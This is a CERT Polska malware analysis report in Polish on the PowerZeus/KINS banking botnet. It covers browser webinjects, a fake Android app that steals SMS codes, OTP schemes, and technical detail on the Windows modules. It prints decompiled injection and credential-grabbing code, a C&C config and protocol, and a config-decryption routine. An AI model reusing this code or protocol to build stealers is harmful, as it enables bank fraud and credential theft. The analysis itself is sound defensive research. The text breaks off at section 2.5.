NASK

RAPORT

CERT POLSKA

Analiza przypadku: botnet PowerZeus

Przypadek infekcji polskich użytkowników

18 października 2013

Spis treści

1 Wstęp

Już w lipcu 2013 roku do CERT Polska dotarły informacje kradzieży środków z kont polskich użytkowników przy użyciu nowego rodzaju malware. Pomimo, że używane przez ten malware techniki oraz aplikacja mobilna była znana już od kwietnia, to od lipca cyberprzestępcy zaczęli używać nowego botnetu jako kanał dystrubucji. Udało się ustalić, iż komputery ofiar zainfekowane są oprogramowaniem, które posiada możliwości podobne do znanego wcześniej malware'u ZeuS, m.in. modyfikacja treści strony po stronie klienta. Złośliwe oprogramowanie po tym jak użytkownik zaloguje się do systemu bankowego wykrada dane dostępowe oraz nakłania użytkownika do zainstalowania *specjalnej, rzekomo przygotowanej przez bank* aplikacji na telefonie z systemem Android. Mając kontrolę nad telefonem przestępcy mogą obejść zabezpieczenie polegające na potwierdzeniu zlecenia przelewu poprzez SMS z kodem autoryzacyjnym. W ten sposób wyprowadzają oni środki z kont zainfekowanych użytkowników. Poniższy raport opisuje każdy z elementów wykorzystanych przy opisanym procederze. Zawarte są zarówno ogólne informacje jak, techniczne szczegóły oraz zalecenia w jaki sposób radzić sobie z zagrożeniem.

O tym malware, zwanym KINS (od *Kasper Internet Non-Security*) lub PowerZeus informowano już wcześniej. Te dwie nazwy bywają używane zamiennie, chociaż niektórzy badacze rozróżniają oba rodzaje malware'u.

- Xylibox:
  - `http://www.xylibox.com/2013/09/powerloader-20-alueron.html`
  - `http://www.xylibox.com/2013/09/having-look-on-kins-toolkit.html`
- RSA:
  - `https://blogs.rsa.com/is-cybercrime-ready-to-crown-a-new-kins-inth3wild`

Raport zawiera opis jednego z botnetów, wymierzonego w Polskich użytkowników. Po tym jak stworzono ten raport, kod malware'u PowerZeus / KINS został opublikowany (znajduje się pod następującem adresem: `http://bit.ly/1anL5TI`). Ten raport powstał zanim kod został opublikowany i nie zawiera informacji z kodu źródłowego.

1.1 Historia

Na przełomie lipca i sierpnia zaczęły do CERT Polska docierać sygnały kradzieży środków z kont bankowych. Z nadesłanych opisów proceder przypominał znany już wcześniej schemat - zainfekowanie komputera oraz nakłanianie użytkownika do instalacji aplikacji zwanej `E-Security` na telefonie.

W poprzednich przypadkach do zainfekowania komputera wykorzystywany był spyware Citadel. Niestety podczas pierwszych prób zlokalizowania złośliwego oprogramowania na zainfekowanej maszynie nie udało znaleźć się żadnych plików pasujących do znanych nam wzorców. Nie mniej jednak analiza behawioralna pokazywała, iż ekran proszący o podanie numeru telefonu generowany jest w wyniku podmiany treści strony bankowej – co jest charakterystyczne dla pewnej grupy spyware.

Pod koniec sierpnia udało się pozyskać działającą próbkę malware, która łączyła się pomyślnie z serwerem C&C. Niestety nadal nie udało się znaleźć w niej mechanizmu *webinjectów*. Dopiero po pewnym czasie monitorowania działania malware zlokalizowano podejrzane elementy. Malware podczas komunikacji z C&C pobiera oraz ładuje do pamięci dodatkowe moduły – nie są one widoczne na dysku zainfekowanej maszyny. Kod jednego z modułów w znacznym stopniu przypomina ZeuS w wersji 2.0.


Po pobraniu i analizie wszystkich modułów udało się ustalić sposób wykonywania podmiany treści strony bankowej oraz prześledzić cały proces do momentu wykonania przelewu przez przestępców. Poniżej prezentujemy opis sposobu infekcji użytkowników, dokładną analizę techniczną zagrożenia zarówno na komputery z systemem Windows jak i Android.

1.2 Webinjecty - czyli podmiana treści w przeglądarce

Część złośliwego oprogramowania (wśród nich również Zeus) wstrzykuje się w proces przeglądarki internetowej, aby wykonać atak *man in the browser*, aby kontrolować informacje jakie docierają do użytkownika i móc je przechwycić.

Na rysunku 1 przedstawiony jest schemat takiego ataku. Na początku, użytkownik wprowadza swój login oraz hasło do jednej z interesujących atakującego stron. Dane te są wysyłane do serwera, tak jak to się dzieje w przypadku normalnego używania stron internetowych. Złośliwe oprogramowanie jednak kopiuje żądanie HTTP i wysyła je do serwera kontrolującego komputery botnetu (z ang. *Command and Control*, w skrócie C&C). Dzięki temu atakujący uzyskuje dostęp do danych logowania ofiary. Zauważmy, iż nie ma znaczenia czy połączenie między komputerem ofiary a serwerem jest szyfrowane czy nie – złośliwe oprogramowanie ma dostęp do treści komunikacji przed jego zaszyfrowaniem.

Jednak przechwycenie hasła nie zawsze jest jedynym celem realizowanym poprzez atak tego typu. Przestępca, ponieważ *znajduje się* w przeglądarce ofiary jest w stanie również kontrolować zawartość strony prezentowaną użytkownikowi. Umożliwia to wyświetlenie treści nie pochodzących z serwera, z którym ofiara się kontaktuje. Takie wstrzykiwanie jest zwane *webinjectem* i jest popularną metodą zarabiania na zbudowanym botnecie. Cyberprzestępcy pozwalają, za opłatą, na dodanie dowolnej treści do dowolnej strony. Może to służyć np. nakłonieniu użytkownika do przekazania hasła jednorazowego lub podmianie



Rysunek 1: Schemat ataku *man in the browser*

reklam serwowanych na danej stronie na takie, na których zarabia przestępca.

1.3 W jaki sposób infekowane są telefony komórkowe?

Malware opisywany w tym raporcie służył między innymi do przeprowadzania ataku socjotechnicznego, który powodował zarażenie smartfona użytkownika złośliwą aplikacją mobilną. Sama aplikacja była znana już w kwietniu 2013 roku. Aplikacja ta miała na celu wykradanie haseł jednorazowych przekazywanych za pomocą wiadomości SMS polskim użytkownikom bankowości elektronicznej oraz systemu Android. Okazało się, że aplikacja jest instalowana na telefonie komórkowym przez użytkowników myślących, że jest to dodatkowy certyfikat oferowany przez bank w celu poprawienie bezpieczeństwa. Użytkownik dochodzi do takiego wniosku w wyniku ataku inżynierii społecznej przeprowadzonym z pomocą złośliwego oprogramowania znajdującego się na ich komputerze.


W pierwszym kroku, przedstawionym na rysunku 2, zainfekowany zostaje komputer ofiary. Może to nastąpić w np. wyniku wejścia na złośliwą stronę, otwarcia złośliwego załącznika do poczty.

Rysunek 2: Infekcja komputera złośliwym oprogramowaniem

W następnym kroku (rys. 3), po wejściu użytkownika na stronę jego banku, wstrzykiwany jest złośliwy JavaScript, którego celem jest zdobycie od użytkownika wersji jego mobilnego systemu operacyjnego oraz numeru telefonu. Dane te są przesyłane do serwera C&C razem z nazwą użytkownika i hasłem podanym na stronie banku. Dzięki temu przestępcy są w stanie skojarzyć numer telefonu użytkownika z jego kontem.

Kolejnym krokiem (rys. 4) jest wysłanie pod podany numer telefonu wiadomości SMS, pochodzącej rzekomo od banku, w której znajduje się link do złośliwej aplikacji mobilnej. Użytkownik proszony jest o kliknięcie w ten link i zainstalowanie aplikacji znajdującej się pod nim. Najczęściej jest to tłumaczone potrzebą wprowadzenia *dodatkowych zabezpieczeń*.

Ostatnim krokiem (rys. 5) jest pobranie i instalacja złośliwej aplikacji przez użytkownika. Następnie użytkownik jest proszony o jej uruchomienie i podanie wyświetlonego kodu. Ma to na celu upewnienie się, że użytkownik uruchomił aplikację i usługa odpowiedzialna za przechwytywanie wiadomości SMS działa w tle.



Rysunek 3: Wstrzyknięcie skryptu JavaScript z pytaniem o numer telefonu

Rysunek 4: Wysłanie wiadomości tekstowej z linkiem do aplikacji

Rysunek 5: Pobranie złośliwej aplikacji

1.4 Hasła jednorazowe

W celu zapewnienia dodatkowej ochrony banki wprowadziły drugi kanał uwierzytelniania, który jest używany do potwierdzania niektórych operacji na koncie. Systemem zapewniającym ten kanał są hasła jednorazowe (z ang. *One Time Password*, w skrócie: OTP). Oprócz oczywistej roli dodatkowego czynnika uwierzytelniającego, hasła jednorazowe mają jeszcze jedną właściwość, która odróżnia je od zwykłych haseł. Hasło jednorazowe, nawet jeśli zostanie podsłuchane, nie może być wykorzystane ponowne. Również nie powinno być łatwo policzyć następne hasła jednorazowe znając tylko któreś z nich. Hasła takie są dostarczane do użytkownika za pomocą papierowej listy, wiadomości SMS, specjalnej aplikacji na telefony komórkowe lub dedykowanego rozwiązania sprzętowego.

1.4.1 Papierowe listy OTP

Listy papierowych haseł jednorazowych tworzona jest na podstawie pewnego sekretu – losowej wartości. Z tej wartości generowane jest kilkadziesiąt haseł, które następnie są przesyłane do klienta. Sekret nie powinien już być trzymany po stronie serwera, dzięki czemu nawet jeśli serwer zostanie skompromitowany, cybeprzestępcy nie będą mogli się uwierzytelnić bez posiadania papierowej listy haseł.

1.4.2 Aplikacje na telefonie / rozwiązania sprzętowe

Aplikacje na telefonie czy tokeny sprzętowe mogą być oparte na podobnej zasadzie jak listy haseł jednorazowych. Zamiast jednak dostawać całą listę, użytkownik dostaje hasła po kolei – ma wtedy pewność, że żadne hasło nie zostało wykorzystane bez jego wiedzy.

Istnieje też druga popularna implementacja haseł jednorazowych (sprzętowych bądź programowych). Oparta jest ona na wspólnym sekrecie dzielonym między aplikacją (urządzeniem) jak i serwerem banku. Następnie, na podstawie tego sekretu oraz aktualnego czasu (który również musi być zsynchronizowany z serwerem banku) generowane jest hasło zmieniające się co pewien okres (np. 30 sekund). To podejście ma tę przewagę, że hasła generowane są ciągle i nie ma potrzeby ponownego wygenerowania zestawu haseł, tak jak przy poprzedniej metodzie.

1.4.3 Wiadomości SMS

Popularną metodą przesyłania haseł jednorazowych są wiadomości SMS. W momencie wykonania operacji generowane jest po stronie banku losowe hasło jednorazowe służące do potwierdzenia tej i tylko tej operacji. Następnie jest ono wysyłane do użytkownika wraz z danymi identyfikującymi tę operację. Dzięki temu użytkownik ma świadomość jaką operację potwierdza.

1.4.4 Inne metody i implementacje

Powyżej wymienione implementacje to najbardziej popularne przykłady, istnieje również wiele alternatywnych metod realizacji systemów haseł jednorazowych. Niektóre z firm stosują swoje własne algorytmy generowania haseł jednorazowych. Możliwa jest również autoryzacja w chmurze za pomocą zaufanej trzeciej strony. W takiej sytuacji wspomniane wcześniej sekrety trzymane są na serwerze zaufanego dostawcy uwierzytelnienia i strony internetowe korzystają z wystawionego dla nich interfejsu. W ten sposób istnieje tylko jedna kopia sekretu i jest skompromitowanie jest trudniejsze. Innym rozwiązaniem jest posiadanie odmiennego sekretu dla każdej strony internetowej, jednak ciężko zrealizować to za pomocą rozwiązań sprzętowych, ponieważ wymagałoby innego sprzętu do uwierzytelnienia dla każdego serwisu internetowego.

2 Malware na systemy Windows

MD5	SHA256
58bebe685a0b35149cf7f1daf059f3fa	442b1971e92aefeb93774a13cd2ca15f7f8e9dad99303f1c832bd62f10e30ed2
ce5b5d5ab30503f08e53689af8243d90	6374bcd1e869803c77356a2bfd179c3d2d7fff4bbdee0490480689f082c95cc4
e02562eb3b492b8c53b6418c9e20c7c8	ed7814398e1a8b68cb8140d11a4dd61b83bb6a9dcd5975acb2d50e564ec6fc51
5357d82dad4fc28b95de92661518e873	82c8ebce26095ac7859402abaaf46297b88e315ccc5cb53fe4cae6fa2bc6c425
c14054c5bfb589f9ea6d2f36e37ef755	28827494f06f9845f8844d2ac59c81e46dfd554143c2ef04c8748b12fad53dcf
76ff7795e25bfc46e5ccef307ccf8448	5434b1dff788ed1b3110b66bb9eb77232abd4256ec4c0b722643d8ed36a552d8
818ac574537b548bee3b7ddfeea31fcd	2d8d004311255697ce8ab38aea5f02ed9353b0ee260e8167108d9238fe8cc385
c79b5ebef20410f45b1142af41543fbf	6a7aa37d8f1e8076a0322fb3fa6946c406fba9e9e8b46df1e0eeb42359c0c3b4
45501cc5d9d04b8d48e1884fb6694e21	c45ed51b8b7207cd6f8d351c3227319370bb40467106e06b7a93e9cb360a69c7
bfdc8d21e77f71bafedc93e8829b045f	c4d1e9b1d36729aed6016611240892b46940e9d040973c734d29c482d833f423
d1845f52f4ad3fb0970bb99b6fd4ded1	5d2c6c0b4bba30c0222ddd87e0dfdeb596316ce989cf79250ec7bbfa85cdf7bd
533daf8c1740c821b49e0b75e8f0a7d2	d436a27b54780082648 49ed2a710166450acc9ebd74dbddfcdd3bd782877078f
3fde79d3151edecb4fff62f86d8dfd43	efaf980e352cf502207a3d0106f69f8d05ad39a11f0e995ea30c36b5a57cef12

```
d1845f52f4ad3fb0970bb99b6fd4ded1 5d2c6c0b4bba30c0222ddd87e0dfdeb596316ce989cf79250ec7bbfa85cdf7bd
```

Listing 1: Hashe MD5 oraz SHA256 analizowanych plików

2.1 Moduł główny

Malware zbudowany jest modułowo – oznacza to, że składa się z jednego modułu, poprzez który infekowany jest komputer ofiary. Następnie ściągane są dodatkowe moduły, takie jak `grabber` czy `zeus-dll`, opisane w kolejnych podrozdziałach.

2.1.1 Proces infekcji

Podstawowy plik wykonywalny spakowany jest rożnymi protektorami, zależnie od spotykanej wersji, które mogą utrudniać dynamiczną analizę używając standardowych metod, jak np. wywołanie funkcji WinAPI *IsDebuggerPresent*. Po rozpakowaniu malware wstrzykuje się do procesu którego nazwa podana jest w konfiguracji albo do jednego z poniższych procesów:

- `explorer.exe`
- `iexplore.exe`
- `firefox.exe`
- `mozilla.exe`

Procedura realizująca to wstrzyknięcie jest przedstawiona na listingu 2.

Aby utrzymać kontrolę nad zainfekowaną maszyną dodaje siebie do klucza

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

co powoduje, że jest automatycznie uruchamiany przy starcie systemu. Dodatkowo aby nie duplikować infekcji tworzony jest mutex `Global\<ConfigKey>`, gdzie `<ConfigKey>` jest parametrem, którego wartość jest wyjaśniona w dalszej części tekstu.

2.2 Konfiguracja

Malware używa dwóch konfiguracji. Jedna, konfiguracja głównego modułu, określa parametry połączenia z C&C. Druga, konfiguracja modułów, określa jakie dodatkowe moduły będą działały na komputerze ofiary.

Przykładowa główna konfiguracja, wyciągnięta z badanej próbki, przedstawiona jest na listingu 3. Znajdują się tam między innymi adresy serwerów C&C. Komunikacja z nimi jest szyfrowana za pomocą protokołu HTTPS.

Konfiguracja modułów z początku jest pusta, a następnie, w miarę jak bot otrzymuje nowe moduły to jest uzupełniania, szyfrowana i zapisywana na dysku. Przykładowa konfiguracja, powstałą na bazie badanej próbki, znajduje się na listingu 4.

Konfiguracja definiuje jakie moduły (w tym przypadku `bot32`, `bot64`, `grabber`) mają być używane oraz z jakimi parametrami, w jakich wersjach etc.

```
char InjectIntoProcess(int pid, int InjectType){
  int pHandle;
  char v5;
  int v6;
  size_t size;

  char* UID = GetMachineGuid();
  if ( ! OpenMyMutex(pid, UID) )         return 0;
  pHandle = OpenProcess(1082, 0, pid);
  if (! pHandle )        return 0;
  if (!GetDebugPriv()) {
    if ( IsInjectable(pHandle) ){
      if ( !iswow64(-1) || iswow64(pHandle) ){
        v5 = inject_thread(pHandle, (int)code, code_size, InjectType);
      } else {
        if ( PathCode_tox64(&v6, &size) ){
          v5 = inject_thread(pHandle, v6, size, InjectType);
          VirtualFree(v6, 0, 0x8000);
        }
      }
    }
  }
  kern_CloseHandle(pHandle);
  return v5;
}
```

Listing 2: Procedura wstrzykująca kod

```
[DCT]
srvurls=https://************.ru/dropfilms/data.php;https://************.ru/dropfilms/↩
    data.php;https://************.ru/dropfilms2/data.php
srvdelay=3
srvretry=6
buildid=main
fpicptr=GetKeyboardLayoutList
```

Listing 3: Rozkodowana konfiguracja głównego modułu

```
[DCT]
mainver=15
[modules]
bot32=qprtctolnnqqupg
bot64=jfbmjigjwjiwppw
grabber=xbmxmnooivwfpgh
[modconn]
bot32=none
bot64=none
grabber=bot32
[modparams]
bot32=empty
bot64=empty
grabber=grab_ftps;grab_certs;
[modrunm]
bot32=2
bot64=2
grabber=0
[modver]
bot32=6
bot64=6
grabber=1
[inject]
*=bot32;bot64;grabber
```

Listing 4: Przykładowa konfiguracja modułów

2.3 Szyfrowanie

Malware najpierw rozpakowuje się, a następnie, w pamięci, następuje proces rozszyfrowania głównej konfiguracji. Procedura rozszyfrowywania jest przedstawiona na rysunku 6, natomiast rozszyfrowane dane są przechowywane w strukturze przedstawionej na listingu 5.

```
struct config {
 uint32 key ;
 uint32 configLen ;
 uint32 whole_len ;
 char baseConfig[0..configLen-1] ;
}
```


Listing 5: Struktura konfiguracji

Algorytm przedstawiony na rysunku 6 odpowiada linijce w języku *Python* zaprezentowanej na listingu 6.

```
''.join([chr(ord(mem[4*3+i]) ^ (key % (i+1))) for i in range(0,configLen)])
```

Listing 6: Instrukcja odszyfrowująca konfigurację

W dalszej części oprogramowanie wykorzystuje RC4 zarówno do szyfrowania komunikacji z C&C jak i do szyfrowania konfiguracji używanych modułów. Malware używa do szyfrowania trzech różnych kluczy:



Zawartość rejestrów:

edi – rozmiar danych

ecx – wskaźnik na dane

Algorytm:
$B_i = B_i \oplus (K \bmod (i+1))$

Rysunek 6: Procedura dekodowania konfiguracji

`PersonalKey` Klucz bazujący na nazwie komputera, dacie instalacji systemu Windows oraz numerze identyfikacyjnym produktu. W celu jego wytworzenia używane są klucze rejestru zaprezentowane na poniższym listingu.

```
HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\↩
    CurrentVersion\InstallDate
HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\↩
    CurrentVersion\DigitalProductID
```

`ConfigKey` Klucz, którego wartość powstaje przez konkatenację klucza rejestru wymienionego poniżej z literą `c`. Jeśli takie klucz rejestru nie istnieje, używany jest ciąg znaków `zc`.

```
HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\Cryptography\↩
    MachineGuid
```

`DomainKey` Klucz, którego wartością jest nazwa domeny, z którą nawiązywana jest komunikacja.

2.3.1 Komunikacja z C&C

Po zainfekowaniu, trojan próbuje nawiązać komunikację z serwerem C&C, którego adres znajduje się w konfiguracji. Konfiguracja, oprócz tego, że jest szyfrowana za pomocą protokołu HTTPS, to treść każdego żądania jest dodatkowo szyfrowana za pomocą RC4. Używane są w tym celu dwa klucze - jeden w komunikacji od bota do serwera, a drugi w komunikacji odwrotnej. Kluczem używanym w pierwszej komunikacji jest `DomainKey`. Wszystkie zapytania mają następującą postać:

```
RETKEY|func_id|func_args
```

przy czym:

- `RETKEY` jest kluczem którym zakodowana będzie odpowiedź i może być dowolnym ciągiem znaków, chociaż w przypadku bota jest to wcześniej opisany `PersonalKey`
- `func_id` to numer komendy bądź zapytania wysyłanego do serwera,
- `func_args` odpowiadają argumentom jakie oczekuje funkcja po stronie serwera.

Przykładowe zapytanie wysłane do serwera to:

```
2F7628C7H_Z57G|33|os=Windows XP 5111 sp3.1 32bit&bid=main
```

Moduł główny posiada 3 wbudowane komendy:

Hello
`func_id`: 33

Komenda informująca serwer C&C o dostępności bota.
Argumenty (`func_args`):

`<os>` – wersja systemu operacyjnego

`<bid>` – wartość `buildid` z konfiguracji

Odpowiedź serwera C&C:
Komendy podzielone na linie, odpowiadające poniższemu formatowi
`Module.Function(args)`

gdzie:

`Module` to nazwa zarejestrowanego modułu albo `main`,

`Function` to nazwa jednej z funkcji, które można znaleźć w tablicy eksportowanych funkcji odpowiedniego modułu albo jedna z akcji zdefiniowanych w tabeli 1, jeżeli zdefiniowany został wybrany główny moduł,

`args` to argumenty wywoływanej funkcji.

ACK
`func_id`: 34

Polecenie wysyłane po wykonaniu zadania
Argumenty (`func_args`):

`<tid>` – identyfikator zadania

`<ta>` – status wykonania: `OK` albo `Error` ze zwróconym kodem błędu


Odpowiedź serwera C&C:
`Err` albo `OK`

Download
`func_id`: 35

Polecenie proszące o plik do pobranania
Argumenty (`func_args`):

`<fid>` – identyfikator pliku do pobrania

Odpowiedź serwera C&C:
`Err` albo `OK`



Rysunek 7: Ciag komunikacyjny

Tablica 1: Lista komend obsługiwanych przez moduł podstawowy

`main.Function`	**Opis**
`DownloadRunExeId`	Pobierz i uruchom plik wykonywalny o podanym identyfikatorze
`DownloadRunExeUrl`	Pobierz i uruchom plik wykonywalny z podanego adresu URL
`DownloadRunModId`	Pobierz i załaduj moduł o podanym identyfikatorze
`DownloadUpdateMain`	Pobierz i podmień obecny plik malware na nowo ściągnięty
`InjectApcRoutine`	Pobierz i wstrzyknij kod w podany proces
`InjectNormalRoutine`	Pobierz i wstrzyknij kod w podany proces
`SendLogs`	Wyślij wcześniej zebrane dane
`WriteConfigString`	Zapisz dane konfiguracyjne z pamięci do pliku

2.3.2 Dodatkowe moduły i API

Malware jest zbudowany w taki sposób, aby wspierać różne moduły, z których każdy musi implementować zdefiniowane API. Takie podejście ułatwia zarządzającemu botnetem szybko rozszerzyć możliwości botnetu, po prostu rozprowadzając dodatkową wtyczkę po wszystkich maszynach botnetu. Malware, aby lepiej ukryć swoją obecność wszystkie operacje wykonuje w pamięci. W celu łądowania wtyczek używa funkcji WinAPI takich jak `LdrLoadDll` oraz `LdrGetProcedureAddress` i dodatkowo parsuje pliki PE.

Dotychczas zostały zidentyfikowane dwa moduły, opisane w następnych rozdziałach.

2.4 Moduł `grabber`

Pierwszym modułem, który jest pobierany i uruchamiany po zainfekowaniu to `grabber`. Jak nazwa wskazuje przeznaczony on jest do wyszukiwania i przesyłania cennych danych znajdujących się na komputerze ofiary. Listing 7 przedstawia procedurę inicjującą moduł – przetwarzanie ciągu znaków podanego jako parametr podczas ładowania modułu. Obsłu-

giwane parametry to:

- `grab_all` – aktywacja wszystkich poniższych
- `gram_email` – wyszukaj adresów email oraz danych dostępowych POP3, IMAP i SMTP
- `grab_ftps` – wyszukaj loginów i haseł FTP
- `grab_cookies` – wyszukaj ciasteczka zapisane przez przeglądarki Firefox i Internet Explorer)
- `grab_certs` – wyszukaj certyfikatów klienckich
- `grab_sol` – wyszukaj „ciasteczka flashowe“(pliki `.sol`)

```
int Init(const void *config){
  if ( !config || IsBadReadPtr(config, 1u) )  return 0;
  InitializeCriticalSection(&CriticalSection);
  EnterCriticalSection(&CriticalSection);
  hHeap = HeapCreate(0, 0x80000u, 0);
  GLOBAL_heapFlag = 0;
  if ( hHeap ) GLOBAL_heapFlag = 1;
  else         hHeap = GetProcessHeap();
  getOsVersion();
  if ( StrStrIA(config, "grab_all;") ) {
      GLOBAL_grabFlag |= grb_flg_sol|grb_flg_cert|grb_flg_cookie|grb_flg_ftp|↩
          grb_flg_email;
  } else {
    if ( StrStrIA(config, "grab_emails;") )  GLOBAL_grabFlag |= grb_flg_email;
    if ( StrStrIA(config, "grab_ftps;") )    GLOBAL_grabFlag |= grb_flg_ftp;
    if ( StrStrIA(config, "grab_cookies;") ) GLOBAL_grabFlag |= grb_flg_cookie;
    if ( StrStrIA(config, "grab_certs;") )   GLOBAL_grabFlag |= grb_flg_cert;
    if ( StrStrIA(config, "grab_sol;") )     GLOBAL_grabFlag |= grb_flg_sol;
  }
  LeaveCriticalSection(&CriticalSection);
  return 1;
}
```

Listing 7: Inicjalizacja modułu `grabber`

Listing 8 przestawia funkcję główną modułu `grabber`. Rozpoczyna się ona od wysłania ciągu znaków `knock!` do serwera C&C z ustawionym kodem id:31. Dalsze działanie jest zależne od ustawionej wcześniej flagi `GLOBAL_grabFlag`. Na podstawie analizy działania każdej z procedur ustalono programy, z których wykradane są loginy oraz hasła. Wśród tych programów są:

- CuteFTP
- FTP Commander
- WinSCP
- WS_FTP
- Total Commander
- Core FTP
- Far Manager
- FileZilla
- SmartFTP

```
int Start(){
  if (! osVersion && ptrCollectorFunc ) return 0;
  EnterCriticalSection(&CriticalSection);
  ptrCollectorFunc(31, 0, "knock!", 7); // <-- send to CnC
```

```
  global_com = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
  if ( GLOBAL_grabFlag & grb_flg_ftp ){
    ftp_sub_generic();          ftp_sub_cuteFTP();
    ftp_sub_totalCommander();   ftp_sub_ws_FTP();
    ftp_sub_filezilla();        ftp_sub_farManager();
    ftp_sub_winSCP();           ftp_sub_ftpCommander();
    ftp_sub_coreFTP();          ftp_sub_smartFTP();
  }
  if ( GLOBAL_grabFlag & grb_flg_email ) {
    if ( (unsigned int)osVersion < 4 ) {
      emai_sub_unknow1(0);        sub_grabWindowsContacts1();
    } else {
      email_sub_windowsMail(0);   sub_grabWindowsContacts2();
    }
    email_sub_unknow2();   email_sub_windowsMail(1);
  }
  if ( GLOBAL_grabFlag & grb_flg_cookie ){ grab_cookies(); }
  if ( GLOBAL_grabFlag & grb_flg_cert )  { grab_cert1(); }
  if ( GLOBAL_grabFlag & grb_flg_sol ){
     grab_sol1();
     WCHAR pszPath[260];
     if ( getAppData_solPath(&pszPath) ) grab_sol2(&pszPath);
  }
  CoUninitialize();
  LeaveCriticalSection(&CriticalSection);
  return 1;
}
```

Listing 8: Funkcja główna modułu `grabber`

```
.text:01002138 cookie_file:                            ; DATA XREF: grabCookies_Firefox+11↓o
.text:01002138                 unicode 0, <cookies.sqlite>,0
.text:01002156                 align 4
.text:01002158 cookie_query    db 'SELECT baseDomain,name,value FROM moz_cookies;',0
.text:01002158                                         ; DATA XREF: grabCookies_Firefox+82↓o
```

Rysunek 8: Metoda przechwytywania ciasteczek przeglądarki Firefox

2.5 Moduł `zeus-dll`

